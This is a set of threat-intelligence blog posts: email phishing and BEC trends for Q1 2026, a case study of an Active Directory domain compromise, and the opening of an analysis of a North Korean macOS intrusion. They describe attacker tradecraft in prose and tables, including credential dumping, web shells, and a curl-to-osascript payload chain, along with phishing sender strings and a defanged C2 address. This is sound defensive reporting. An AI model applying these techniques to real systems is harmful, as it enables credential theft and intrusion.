Initially, the user would be shown a “security check” CAPTCHA. Once the CAPTCHA had been successfully completed, the user would then be shown a fake sign-in page used to compromise their account credentials.

Malicious payloads

Credential phishing tightened its grip on the malicious payload landscape across Q1, growing from 89% of all payload-based attacks in January to 95% in February before settling at 94% in March. These credential phishing payloads either linked users to phishing pages or locally loaded spoofed sign-in screens on a user’s device. Traditional malware delivery continued its long-term decline, representing just 5–6% of payloads by the end of the quarter.

Pie chart showing distribution of malicious payloads: HTML (31%), PDF (28%), SVG (19%), DOC/DOCX (12%), and URL (10%).
Figure 7. Malicious payloads by file type (Q1 2026)

The most striking payload trend was the volatility across file types, driven by large campaigns that created dramatic week-to-week swings:

  • HTML attachments started Q1 as the leading file type (37% of payloads in January), fell to an annual low in February (-57%), then nearly tripled in March (+175%). This volatility was largely campaign-driven, with concentrated activity in the first half of January and the third week of March.
  • Malicious PDFs followed a steady upward trajectory, increasing 38% in February and another 50% in March to reach their highest monthly volume in over a year. By March, PDFs accounted for 29% of payloads, up from 19% in January.
  • ZIP/GZIP attachments were similarly volatile by nearly doubling in January (+94%), dropping 38% in February, then surging 79% in March. Threat actors commonly use ZIP files to circumvent Mark of the Web (MOTW) protections.
  • SVG files emerged briefly in February as a notable delivery method (with a 50% volume increase) before declining 32% in March, mirroring the pattern seen in CAPTCHA-gated phishing.
Line graph showing daily usage trends of five file formats (DOC/DOCX, HTML, PDF, SVG, and ZIP). HTML files exhibit the highest and most frequent spikes, reaching over 2 million, while other formats maintain lower, more stable usage with occasional peaks.
Figure 8. Daily malicious payload file type (Q1 2026)

Large-scale HTML phishing campaign hosts content on multiple PhaaS infrastructures

On March 17, 2026, Microsoft Threat Intelligence observed a massive phishing campaign that drove a significant surge in malicious HTML attachments during the month. The campaign involved more than 1.5 million confirmed malicious messages sent to over 179,000 organizations across 43 countries, accounting for approximately 7% of all malicious HTML attachments observed in March.

All messages in this campaign were likely sent using the same tool or service, which exhibited several distinct and highly consistent characteristics. Most notably, sender addresses across the campaign featured excessively long, keyword‑stuffed usernames that embedded URLs, tracking identifiers, and service references. These usernames were crafted to resemble legitimate transactional, billing, or document‑related notification senders. Examples of observed sender usernames include:

  • eReceipt_Payment_Alert_Noreply-/m939k6d7.r.us-west-2.awstrack.me/L0/%2F%2Fspectrumbusiness.net%2Fbilling%2F/2/010101989f2c1f29-ab5789bd-1426-4800-ae7d-877ea7f61d24-000000/LHnBIXX0VmCLVoXwNWtt23hGCdc=439/us02web.zoom.nl/j/81163775943?pwd=bLoo4JaWavsiTAuLWNoRsmbmALwjLB.1-qq8m2tzd
  • Center-=AAP1eU7NKykAABXNznVa8w___listenerId=AAP1eU7NKykAABXNznVa8w___aw_0_device.player_name=Chrome___aw_0_ivt.result=unknown___cbs=9901711___aw_0_azn.zposition=%5B%22undefined%22%5D___us_privacy=___aw_0_app.name=Second+Screen___externalClickUrl=otdk-takaki-h
  • DocExchange_Noreply-m939k6d7.r.us_west_2.awstrack.me/L0/%2F%2Fspectrumbusiness.net%2Fbilling%2F/2/010101989f2c1f29ab5789bd14264800ae7d877ea7f61d24000000/LHnBIXX0VmCLVoXwNWtt23hGCdc=439/us02web.zoom.nl/j/81163775943?pwd=bLoo4JaWavsiTAuLWNoRsmbmALwjLB.1-angie

The emails themselves contained little to no message body content. While subject lines varied, they consistently impersonated routine business and workflow notifications, including payment and remittance alerts (for example, Automated Clearing House (ACH), Electronic Funds Transfer (EFT), wire), invoice or aging statements, and e‑signature or document delivery requests. These subjects relied on urgency, approval language, and transactional framing to prompt recipients to review, sign, or access an attached document.

Each message included an HTML attachment with a file name aligned to the email’s theme. When opened, the HTML file launched locally on the recipient’s device and immediately redirected the user to an initial external staging page. This page performed basic screening and then redirected the user to a secondary landing page hosting the phishing content. On the final landing page, users were presented with a CAPTCHA challenge before being directed to a fraudulent sign‑in page designed to harvest account credentials.

Interestingly, although messages in this campaign shared common tooling, structure, and delivery characteristics, the infrastructure hosting the final phishing payload was linked to multiple different PhaaS providers. Most observed phishing endpoints were associated with Tycoon2FA, while additional activity was linked to Kratos (formerly Sneaky2FA) and EvilTokens infrastructure.

Business email compromise

Microsoft defines business email compromise (BEC) as a text-based attack targeting enterprise users that impersonates a trusted entity for the purpose of persuading a recipient into initiating a fraudulent financial transaction or sending the threat actor sensitive documents. These attacks fluctuated across Q1, totaling approximately 10.7 million attacks: rising 24% in January, dipping 8% in February, then surging 26% in March.

Line chart displays monthly BEC attack volume data for five months, with attacks starting high in November, dip in December, rise through January and February, and peak sharply in March to over 4 million attacks.
Figure 9. Monthly BEC attack volume (November 2025 – March 2026)

The composition of BEC attacks remained consistent throughout Q1. Generic outreach messages (like “Are you at your desk?”) accounted for 82–84% of initial contact emails each month, while explicit requests for specific financial transactions or documents represented just 9–10%. This pattern underscores that BEC operators overwhelmingly favor establishing a conversational rapport before making fraudulent requests, rather than leading with direct financial asks.

Within the smaller subset of explicit financial requests, two sub-categories showed notable movement. Payroll update requests grew 15% in February, reaching their highest volume in eight months, potentially reflecting tax season-related social engineering. Gift card requests fell 37% in February to their lowest level since July before rebounding sharply in March (+108%), though they still represented less than 3% of overall BEC messages. These fluctuations suggest that BEC operators adjust their specific financial pretexts seasonally while maintaining a consistent overall approach.

Pie chart displays BEC email content distribution for Q1 2026. Generic outreach contact dominates at 83.1%, followed by generic task request at 7.0%, payroll update at 4.2%, invoice payment at 3.1%, gift card request at 2.2%, and other at 0.4%, with each segment color-coded and labeled.
Figure 10. Initial BEC email content by type (Q1 2026)

Defending against email threats

Microsoft recommends the following mitigations to reduce the impact of this threat.

  • Review the recommended settings for Exchange Online Protection and Microsoft Defender for Office 365 to ensure your organization has established essential defenses and knows how to monitor and respond to threat activity.
  • Invest in user awareness training and phishing simulations. Attack simulation training in Microsoft Defender for Office 365, which also includes simulating phishing messages in Microsoft Teams, is one approach to running realistic attack scenarios in your organization.
  • Enable Zero-hour auto purge (ZAP) in Defender for Office 365 to quarantine sent mail in response to newly acquired threat intelligence and retroactively neutralize malicious phishing, spam, or malware messages that have already been delivered to mailboxes.
  • Responders could also manually check for and purge unwanted emails containing URLs and/or Subject fields that are similar, but not identical, to those of known bad messages. Investigate malicious email that was delivered in Microsoft 365 and use Threat Explorer to find and delete phishing emails.
  • Turn on Safe Links and Safe Attachments in Microsoft Defender for Office 365.
  • Enable network protection in Microsoft Defender for Endpoint.
  • Encourage users to use Microsoft Edge and other web browsers that support Microsoft Defender SmartScreen, which identifies and blocks malicious websites, including phishing sites, scam sites, and sites that host malware.
  • Enable password-less authentication methods (for example, Windows Hello, FIDO keys, or Microsoft Authenticator) for accounts that support password-less. For accounts that still require passwords, use authenticator apps like Microsoft Authenticator for MFA. Refer to this article for the different authentication methods and features.
  • Configure automatic attack disruption in Microsoft Defender XDR. Automatic attack disruption is designed to contain attacks in progress, limit the impact on an organization’s assets, and provide more time for security teams to remediate the attack fully.

Microsoft Defender detections

Microsoft Defender customers can refer to the list of applicable detections below. Microsoft Defender coordinates detection, prevention, investigation, and response across endpoints, identities, email, apps to provide integrated protection against attacks like the threat discussed in this blog.

Microsoft Defender for Endpoint

The following alert might indicate threat activity associated with this threat. The alert, however, can be triggered by unrelated threat activity.

  • Suspicious activity likely indicative of a connection to an adversary-in-the-middle (AiTM) phishing site

Microsoft Defender for Office 365

The following alerts might indicate threat activity associated with this threat. These alerts, however, can be triggered by unrelated threat activity.

  • A potentially malicious URL click was detected
  • A user clicked through to a potentially malicious URL
  • Suspicious email sending patterns detected
  • Email messages containing malicious URL removed after delivery
  • Email messages removed after delivery
  • Email reported by user as malware or phish

Microsoft Security Copilot

Microsoft Security Copilot is embedded in Microsoft Defender and provides security teams with AI-powered capabilities to summarize incidents, analyze files and scripts, summarize identities, use guided responses, and generate device summaries, hunting queries, and incident reports.

Customers can also deploy AI agents, including the following Microsoft Security Copilot agents, to perform security tasks efficiently:

Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.

Threat intelligence reports

Microsoft Defender XDR customers can use the following Threat Analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.

Microsoft Defender XDR threat analytics

Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.

Learn more

For the latest security research from the Microsoft Threat Intelligence community, check out the Microsoft Threat Intelligence Blog.

To get notified about new publications and to join discussions on social media, follow us on LinkedIn, X (formerly Twitter), and Bluesky.

To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.

The post Email threat landscape: Q1 2026 trends and insights appeared first on Microsoft Security Blog.

  •  

Containing a domain compromise: How predictive shielding shut down lateral movement

In identity-based attack campaigns, any initial access activity can turn an already serious intrusion into a critical incident once it allows a threat actor to obtain domain-administration rights. At that point, the attacker effectively controls the Active Directory domain: they can change group memberships and Access Control Lists (ACLs), mint Kerberos tickets, replicate directory secrets, and push policy through mechanisms like Group Policy Objects (GPOs), among others.

What makes domain compromise especially challenging is how quickly it could happen: in many real-world cases, domain-level credentials are compromised immediately following the very first access, and once these credentials are exposed, they’re often abused immediately, well before defenders can fully scope what happened. Apart from this speed gap, responding to this type of compromise could also prove difficult. For one, incident responders can’t just simply “turn off” domain controllers, service accounts, or identity infrastructure and core services without risking business continuity. In addition, because compromised credential artifacts can spread fast and be replayed to expand access, restoring the identity infrastructure back to a trusted state usually means taking steps (for example, krbtgt rotation, GPO cleanup, and ACL validation) that could take additional time and effort in an already high-pressure situation.

These challenges highlight the need for a more proactive approach in disrupting and containing credential-based attacks as they happen. Microsoft Defender’s predictive shielding capability in automatic attack disruption helps address this need. Its ability to predict where attacks will pivot next and apply just in time hardening actions to  block credential abuse—including those targeting high-privilege accounts like domain admins—and lateral movement at near-real-time speed, shifting the advantageto the defenders.

Previously, we discussed how predictive shielding was able to disrupt a human-operated ransomware incident. In this blog post, we take a look at a real-world Active Directory domain compromise that illustrates the critical inflection point when a threat actor achieves domain -level control. We walk through the technical details of the incident to highlight attacker tradecraft, the operational challenges defenders face after domain compromise, and the value of proactive, exposure-based containment that predictive shielding provides.

Predictive shielding overview

Predictive shielding is a capability in Microsoft Defender’s automatic attack disruption that helps stop the spread of identity-based attacks, before an attacker fully operationalizes stolen credentials. Instead of waiting for an account to be observed doing something malicious, predictive shielding focuses on moments when credentials are likely exposed: when Defender sees high-confidence signals of credential theft activity on a device, it can proactively restrict the accounts that might have been exposed there.

Essentially, predictive shielding works as follows:

  • Defender detects post-breach activity strongly associated with credential exposure on a device.
  • It evaluates which high-privilege identities were likely exposed in that context.
  • It applies containment to those identities to reduce the attacker’s ability to pivot, limiting lateral movement paths and high-impact identity operations while the incident is being investigated and remediated. The intent is to close the “speed gap” where attackers can reuse newly exposed credentials faster than responders can scope, reset, and clean up.

This capability is available as an out-of-the-box enhancement for Microsoft Defender for Endpoint P2 customers who meet the Microsoft Defender prerequisites.

The following section revisits a real-world domain compromise that showcases how attack disruption and predictive shielding changed the outcome by acting on exposure, rather than just observed abuse. Interestingly, this case happened just as we’re rolling out the predictive shielding, so you can see the changes in both attacker tradecraft and the detection and response actions before and after this capability was deployed.

Attack chain overview

In June 2025, a public sector organization was targeted by a threat actor. This threat actor progressed methodically: initial exploitation, local escalation, directory reconnaissance, credential access, and expansion into Microsoft Exchange and identity infrastructure.  

Figure 1. Attack diagram of the domain compromise.

Initial entry: Pre-domain compromise

The campaign began at the edge: a file-upload flaw in an internet-facing Internet Information Services (IIS) server was abused to plant and launch a web shell. The attacker then simultaneously performed various reconnaissance activities using the compromised account through the web shell and escalated their privileges to NT AUTHORITY\SYSTEM by abusing a Potato-class token impersonation primitive (for example, BadPotato).

The discovery commands observed in the attack include the following example:

Using the compromised IIS service account, the attacker attempted to reset the passwords of high-impact identities, a common technique used to gain control over accounts without performing credential dumping. The attacker also deployed Mimikatz to dump logon secrets (for example, MSV, LSASS, and SAM), harvesting credentials that are exposed on the device.

Had predictive shielding been released at this point, automated restrictions on exposed accounts could have stopped the intrusion before it expanded beyond the single-host foothold. However, at the time of the incident, this capability hasn’t been deployed to customers yet.

Key takeaway: At this stage of an attack, it’s important to keep the containment host‑scoped. Defenders should prioritize blocking credential theft and stopping escalation before it reaches the identity infrastructure.

First pivot: Directory credential materialization and Exchange delegation

Within 24 hours, the attacker abused privileged accounts and remotely created a scheduled task on a domain controller. The task initiated NTDS snapshot activity and packaged the output using makecab.exe, enabling offline access to directory credential material that’s suitable for abusing credentials at scale:

Because the first malicious action by the abused account already surfaced the entire Active Directory credentials, stopping its path for total domain compromise was no longer feasible.

The threat actor then planted a Godzilla web shell on Exchange Server, used a privileged context to enumerate accounts with ApplicationImpersonation role assignments, and granted full access to a delegated principal across mailboxes using Add‑MailboxPermission. This access allowed the threat actor to read and manipulate all mailbox contents.

The attack also used Impacket’s atexec.py to enumerate the role assignments remotely. Its use triggered the attack disruption capability in Defender, revoking the account sessions of an admin account and blocking it from further use.

Following the abused account’s disruption, the attacker attempted several additional actions, such as resetting the disrupted account’s and other accounts’ passwords. They also attempted to dump credentials of a Veeam backup device.

Key takeaway: This pivot is a turning point. Once directory credentials and privileged delegation are in play, the scope and impact of an incident expand fast. Defenders should prioritize protecting domain controllers, privileged identities, and authentication paths.

Scale and speed: Tool return, spraying, and lateral movement

Weeks later, the threat actor returned with an Impacket tooling (for example, secretsdump and PsExec) that resulted in repeated disruptions by Defender against the abused accounts that they used. These disruptions forced the attacker to pivot to other compromised accounts and exhaust their resources.

Following Defender’s disruptions, the threat actor then launched a broad password spray from the initially compromised IIS server, unlocking access to at least 14 servers through password reuse. They also attempted remote credential dumping against a couple of domain controllers and an additional IIS server using multiple domain and service principals.

Key takeaway: Even though automatic attack disruption acted right away, the attacker already possessed multiple credentials due to the previous large-scale credential dumping. This scenario showcases the race to detect and disrupt credential abuse and is the reason we’re introducing predictive shielding to preemptively disrupt exposed accounts at risk.

Predictive shielding breaks the chain: Exposure-centric containment

In the second phase of the attack, we activated predictive shielding. When exposure signals surfaced (for example, credential dumping attempts and replay from compromised hosts), automated containment blocked new sign-in attempts and interactive pivots not only for the abused accounts, but also for context-linked identities that are active on the same compromised surfaces.

Attack disruption contained high-privileged principals to prevent these accounts from being abused. Crucially, when a high-tier Enterprise or Schema Admin credential was exposed, predictive shielding contained it pre-abuse, preventing what would normally become a catastrophic escalation.

Second pivot: Alternative paths to new credentials

With high-value identities pre-contained, the threat actor pivoted to exploiting Apache Tomcat servers. They compromised three Tomcat servers, dropped the Godzilla web shell, and launched the PowerShell-based Invoke-Mimikatz command to harvest additional credentials. At one point, the attacker operated under Schema Admin:

They then used Impacket WmiExec to access Microsoft Entra Connect servers and attempt to extract Entra Connect synchronization credentials. The account used for this pivot was later contained, limiting further lateral movement.

Last attempts and shutdown

In the final phase of the attack, the threat actor attempted a full LSASS dump on a file sharing server using comsvcs.dll MiniDump under a domain user account, followed by additional NTDS activity:

Attack disruption in Defender repeatedly severed sessions and blocked new sign-ins made by the threat actor. On July 28, 2025, the attack campaign lost momentum and stopped.

How predictive shielding changed the outcome

Before compromising a domain, attackers are mostly constrained by the hosts they control. However, even a small set of exposed credentials could remove their constraints and give them broad access through privileged authentication and delegated pathways. The blast radius spreads fast, time pressure spikes, and containment decisions become riskier because identity infrastructure and high-privilege accounts are production dependencies.

The incident we revisited earlier almost followed a similar pattern. It unfolded while predictive shielding was still being launched, so the automated predictive containment capability only became active at the midway of the attack campaign. During the attack’s first stages, the threat actor had room to scale—they returned with new tooling, launched a broad password spray attack, and expanded access across multiple servers. They also attempted remote credential dumping against domain controllers and servers.

When predictive shielding went live, it helped shift the story and we then saw the change of pace—instead of reacting to each newly abused account, the capability allowed Defender to act preemptively and turn credential theft attempts into blocked pivots. Defender was able to block new sign-ins and interactive pivots, not just for the single abused account, but also for context-linked identities that were active on the same compromised surfaces.

With high-value identities pre-contained, the adversary shifted tradecraft and chased other credential sources, but each of their subsequent attempts triggered targeted containment that limited their lateral reach until they lost momentum and stopped. How this incident concluded is the operational “tell” that containment is working, in that once privileged pivots get blocked, threat actors often hunt for alternate credential sources, and defenses must continue following the moving blast radius.

As predictive shielding matures, it will continue to expand its prediction logic and context-linked identities.

MITRE ATT&CK® techniques observed

The following table maps observed behaviors to ATT&CK®.

Tactics shown are per technique definition.

Tactic(s)Technique IDTechnique nameObserved details
Initial AccessT1190Exploit Public-Facing ApplicationExploited a file-upload vulnerability in an IIS server to drop a web shell.
PersistenceT1505.003Server Software Component: Web ShellDeployed web shells for persistent access.
ExecutionT1059.001Command and Scripting Interpreter: PowerShellUsed PowerShell for Exchange role queries, mailbox permission changes, and Invoke-Mimikatz.
Privilege EscalationT1068Exploitation for Privilege EscalationUsed BadPotato to escalate to SYSTEM on an IIS server.
Credential AccessT1003.001OS Credential Dumping: LSASS MemoryDumped LSASS using Mimikatz and comsvcs.dll MiniDump.
Credential AccessT1003.003OS Credential Dumping: NTDSPerformed NTDS-related activity using ntdsutil snapshot/IFM workflows on a domain controller.
Execution; Persistence; Privilege EscalationT1053.005Scheduled Task/Job: Scheduled TaskCreated remote scheduled tasks to execute under SYSTEM on a domain controller.
DiscoveryT1087.002Account Discovery: Domain AccountEnumerated domain groups and accounts using net group and AD Explorer.
Lateral MovementT1021.002Remote Services: SMB/Windows Admin SharesUsed admin shares/SMB-backed tooling (for example, PsExec) for lateral movement.
Lateral MovementT1021.003Remote Services: Windows Remote ManagementUsed WmiExec against Microsoft Entra Connect servers.
Credential AccessT1110.003Brute Force: Password SprayingPerformed password spraying leading to access across at least 14 servers.
CollectionT1114.002Email Collection: Remote Email CollectionExpanded mailbox access broadly through impersonation or permission changes.
Command and ControlT1071.001Application Layer Protocol: Web ProtocolsWeb shells communicated over HTTP/S.
Defense EvasionT1070.004Indicator Removal on Host: File DeletionUsed cleanup scripts (for example, del.bat) to remove dump artifacts.
Persistence; Privilege EscalationT1098Account ManipulationManipulated permissions and roles to expand access and sustain control.
Credential AccessT1078Valid AccountsReused compromised service and domain accounts for access and lateral movement.

Learn more

For more information about automatic attack disruption and predictive shielding, see the following Microsoft Learn articles:

The post Containing a domain compromise: How predictive shielding shut down lateral movement appeared first on Microsoft Security Blog.

  •  

Dissecting Sapphire Sleet’s macOS intrusion from lure to compromise

Executive summary

Microsoft Threat Intelligence uncovered a macOS‑focused cyber campaign by the North Korean threat actor Sapphire Sleet that relies on social engineering rather than software vulnerabilities. By impersonating a legitimate software update, threat actors tricked users into manually running malicious files, allowing them to steal passwords, cryptocurrency assets, and personal data while avoiding built‑in macOS security checks. This activity highlights how convincing user prompts and trusted system tools can be abused, and why awareness and layered security defenses remain critical.


Microsoft Threat Intelligence identified a campaign by North Korean state actor Sapphire Sleet demonstrating new combinations of macOS-focused execution patterns and techniques, enabling the threat actor to compromise systems through social engineering rather than software exploitation. In this campaign, Sapphire Sleet takes advantage of user‑initiated execution to establish persistence, harvest credentials, and exfiltrate sensitive data while operating outside traditional macOS security enforcement boundaries. While the techniques themselves are not novel, this analysis highlights execution patterns and combinations that Microsoft has not previously observed for this threat actor, including how Sapphire Sleet orchestrates these techniques together and uses AppleScript as a dedicated, late‑stage credential‑harvesting component integrated with decoy update workflows.

After discovering the threat, Microsoft shared details of this activity with Apple as part of our responsible disclosure process. Apple has since implemented updates to help detect and block infrastructure and malware associated with this campaign. We thank the Apple security team for their collaboration in addressing this activity and encourage macOS users to keep their devices up to date with the latest security protections.

This activity demonstrates how threat actors continue to rely on user interaction and trusted system utilities to bypass macOS platform security protections, rather than exploiting traditional software vulnerabilities. By persuading users to manually execute AppleScript or Terminal‑based commands, Sapphire Sleet shifts execution into a user‑initiated context, allowing the activity to proceed outside of macOS protections such as Transparency, Consent, and Control (TCC), Gatekeeper, quarantine enforcement, and notarization checks. Sapphire Sleet achieves a highly reliable infection chain that lowers operational friction and increases the likelihood of successful compromise—posing an elevated risk to organizations and individuals involved in cryptocurrency, digital assets, finance, and similar high‑value targets that Sapphire Sleet is known to target.

In this blog, we examine the macOS‑specific attack chain observed in recent Sapphire Sleet intrusions, from initial access using malicious .scpt files through multi-stage payload delivery, credential harvesting using fake system dialogs, manipulation of the macOS TCC database, persistence using launch daemons, and large-scale data exfiltration. We also provide actionable guidance, Microsoft Defender detections, hunting queries, and indicators of compromise (IOCs) to help defenders identify similar threats and strengthen macOS security posture.

Sapphire Sleet’s campaign lifecycle

Initial access and social engineering

Sapphire Sleet is a North Korean state actor active since at least March 2020 that primarily targets the finance sector, including cryptocurrency, venture capital, and blockchain organizations. The primary motivation of this actor is to steal cryptocurrency wallets to generate revenue, and target technology or intellectual property related to cryptocurrency trading and blockchain platforms.

Recent campaigns demonstrate expanded execution mechanisms across operating systems like macOS, enabling Sapphire Sleet to target a broader set of users through parallel social engineering workflows.

Sapphire Sleet operates a well‑documented social engineering playbook in which the threat actor creates fake recruiter profiles on social media and professional networking platforms, engages targets in conversations about job opportunities, schedules a technical interview, and directs targets to install malicious software, which is typically disguised as a video conferencing tool or software developer kit (SDK) update.

In this observed activity, the target was directed to download a file called Zoom SDK Update.scpt—a compiled AppleScript that opens in macOS Script Editor by default. Script Editor is a trusted first-party Apple application capable of executing arbitrary shell commands using the do shell script AppleScript command.

Lure file and Script Editor execution

Flowchart illustrating Sapphire Sleet targeting users with a fake Zoom Support meeting invite, leading to the user joining the meeting, downloading a malicious AppleScript file, and executing the script via Script Editor.
Figure 1. Initial access: The .scpt lure file as seen in macOS Script Editor

The malicious Zoom SDK Update.scpt file is crafted to appear as a legitimate Zoom SDK update when opened in the macOS Script Editor app, beginning with a large decoy comment block that mimics benign upgrade instructions and gives the impression of a routine software update. To conceal its true behavior, the script inserts thousands of blank lines immediately after this visible content, pushing the malicious logic far below the scrollable view of the Script Editor window and reducing the likelihood that a user will notice it.

Hidden beneath this decoy, the script first launches a harmless looking command that invokes the legitimate macOS softwareupdate binary with an invalid parameter, an action that performs no real update but launches a trusted Apple‑signed process to reinforce the appearance of legitimacy. Following this, the script executes its malicious payload by using curl to retrieve threat actor‑controlled content and immediately passes the returned data to osascript for execution using the run script result instruction. Because the content fetched by curl is itself a new AppleScript, it is launched directly within the Script Editor context, initiating a payload delivery in which additional stages are dynamically downloaded and executed.

Screenshot of a code editor showing a script for updating Zoom Meeting SDK with comments about a new Zoom Web App release and instructions for manual SDK upgrade. The script includes a URL for SDK setup, a shell command to update software, and a highlighted note indicating presence of a malicious payload hidden below the visible editor area.
Figure 2. The AppleScript lure with decoy content and payload execution

Execution and payload delivery

Cascading curl-to-osascript execution

When the user opens the Zoom SDK Update.scpt file, macOS launches the file in Script Editor, allowing Sapphire Sleet to transition from a single lure file to a multi-stage, dynamically fetched payload chain. From this single process, the entire attack unfolds through a cascading chain of curl commands, each fetching and executing progressively more complex AppleScript payloads. Each stage uses a distinct user-agent string as a campaign tracking identifier.

Flowchart diagram illustrating a multi-stage malware attack process starting from a script editor executing various curl commands and AppleScripts, leading to backdoor deployments along with a credential harvester and host monitoring component.
Figure 3. Process tree showing cascading execution from Script Editor

The main payload fetched by the mac-cur1 user agent is the attack orchestrator. Once executed within the Script Editor, it performs immediate reconnaissance, then kicks off parallel operations using additional curl commands with different user-agent strings.

Note the URL path difference: mac-cur1 through mac-cur3 fetch from /version/ (AppleScript payloads piped directly to osascript for execution), while mac-cur4 and mac-cur5 fetch from /status/ (ZIP archives containing compiled macOS .app bundles).

The following table summarizes the curl chain used in this campaign.

User agentURL pathPurpose
mac-cur1/fix/mac/update/version/Main orchestrator (piped to osascript) beacon. Downloads com.apple.cli host monitoringcomponent and services backdoor
mac-cur2/fix/mac/update/version/Invokes curl with mac-cur4 which downloads credential harvester systemupdate.app
mac-cur3/fix/mac/update/version/TCC bypass + data collection + exfiltration (wallets, browser, keychains, history, Apple Notes, Telegram)
mac-cur4/fix/mac/update/status/Downloads credential harvester systemupdate.app (ZIP)
mac-cur5/fix/mac/update/status/Downloads decoy completion prompt softwareupdate.app (ZIP)
Screenshot of a script editor displaying a Zoom SDK update script with process ID 10015. The script includes multiple cURL commands, Rosetta check, and a main payload section indicating potential malicious activity branching from the execution point.
Figure 4. The curl chain showing user-agent strings and payload routing

Reconnaissance and C2 registration

After execution, the malware next identifies and registers the compromised device with Sapphire Sleet infrastructure. The malware starts by collecting basic system details such as the current user, host name, system time, and operating system install date. This information is used to uniquely identify the compromised device and track subsequent activity.

The malware then registers the compromised system with its command‑and‑control (C2) infrastructure. The mid value represents the device’s universally unique identifier (UUID), the did serves as a campaign‑level tracking identifier, and the user field combines the system host name with the device serial number to uniquely label the targeted user.

Screenshot of a terminal command using curl to send a POST request with JSON data to an API endpoint. The JSON payload includes fields like mid, did, user, osVersion, timezone, installdate, and proclist, with several values redacted for privacy.
Figure 5. C2 registration with device UUID and campaign identifier

Host monitoring component: com.apple.cli

The first binary deployed is a host monitoring component called com.apple.cli—a ~5 MB Mach-O binary disguised with an Apple-style naming convention.

The mac-cur1 payload spawns an osascript that downloads and launches com.apple.cli:

Screenshot of a code snippet showing a script designed to execute shell commands for downloading and running a payload, including setting usernames and handling errors.
Figure 6. com.apple.cli deployment using osascript

The host monitoring component repeatedly executes a series of system commands to collect environment and runtime information, including the macOS version (sw_vers), the current system time (date -u), and the underlying hardware model (sysctl hw.model). It then runs ps aux in a tight loop to capture a full, real‑time list of running processes.

During execution, com.apple.cli performs host reconnaissance while maintaining repeated outbound connectivity to the threat actor‑controlled C2 endpoint 83.136.208[.]246:6783. The observed sequencing of reconnaissance activity and network communication is consistent with staging for later operational activity, including privilege escalation, and exfiltration.

In parallel with deploying com.apple.cli, the mac-cur1 orchestrator also deploys a second component, the services backdoor, as part of the same execution flow; its role in persistence and follow‑on activity is described later in this blog.

Credential access

Credential harvester: systemupdate.app

After performing reconnaissance, the mac-cur1 orchestrator begins parallel operations. During the mac‑cur2 stage of execution (independent from the mac-cur1 stage), Sapphire Sleet delivers an AppleScript payload that is executed through osascript. This stage is responsible for deploying the credential harvesting component of the attack.

